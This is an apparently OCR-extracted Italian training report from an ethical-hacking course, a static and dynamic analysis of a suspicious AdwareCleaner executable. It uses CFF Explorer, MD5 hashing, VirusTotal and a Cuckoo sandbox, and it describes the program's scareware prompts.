WOLF ETHICAL HACKER

WOLF ETHICAL HACKER

BW3

2024

WWW.WOLFEH.COM


BW3 es.1 Adware Cleaner

Report AdwareCleaner.exe

Inizio Analisi con CFF Explorer

⚜️ **Tag:** #analisi #header #eseguibile


- Visualizzazione dettagliata del file sospetto in CFF Explorer, inclusi l’header e le proprietà del file.
- Rilevazione di potenziali indicatori di malware tramite la struttura del file eseguibile.



Verifica dell’Hash MD5

⚜️ **Tag:** #hash #md5 #analisi


- L’uso di AdwareCleaner per l’analisi dell’hash del file. I dettagli dell’hash confermano il file analizzato.



Analisi VirusTotal

⚜️ **Tag:** #virustotal #rilevamento #malware


- Il file sospetto è stato caricato su VirusTotal con vari motori antivirus che identificano il file come potenzialmente dannoso.
- Conferma di sospetti basati su rilevamenti di malware.




Sandbox Cuckoo

⚜️ **Tag:** #sandbox #api #offuscamento

- Analisi in sandbox con Cuckoo dove sono monitorate funzioni API, come `NtProtectVirtualMemory` e `NtAllocateVirtualMemory`, tipicamente utilizzate dai malware per manipolare la memoria.



- Evidenze di tecniche di offuscamento tramite API che modificano la memoria del processo, indicando potenziali attività dannose.



Rapporto Completo Cuckoo

⚜️ **Tag:** #cuckoo #fingerprinting #entropia

- Analisi completa su Cuckoo che evidenzia l'uso di funzioni di fingerprinting del sistema, controllo della memoria e comportamento del file eseguibile.
- Il file è identificato come sospetto con elevata entropia, suggerendo l'uso di compressione o crittografia.
- Rilevamenti antivirus confermano la presenza di attività potenzialmente malevole.



Schermate di AdwareCleaner

⚜️ **Tag:** #adwarecleaner #interfaccia #rilevamento

- Durante l’installazione, AdwareCleaner chiede i permessi amministrativi.

- Una volta lanciato, rileva diverse minacce di adware e spyware, classificandole per tipo di malware e livello di pericolo.
- L’interfaccia mostra le infezioni rilevate e invita l'utente all'aggiornamento per la rimozione.







Conclusione della Scansione con AdwareCleaner

Tag: #scareware #notifiche #rimozione

- Alla fine della scansione, l’utente viene sollecitato a inviare dati per migliorare il rilevamento.
- Un messaggio promozionale invita l'utente ad acquistare la versione completa per rimuovere le minacce.
- Evidenza di comportamento tipico di scareware che manipola l’utente con notifiche di infezione critica.






Regshot - Monitoraggio Modifiche al Sistema

⚜️ **Tag:** #regshot #modifiche #chiavi

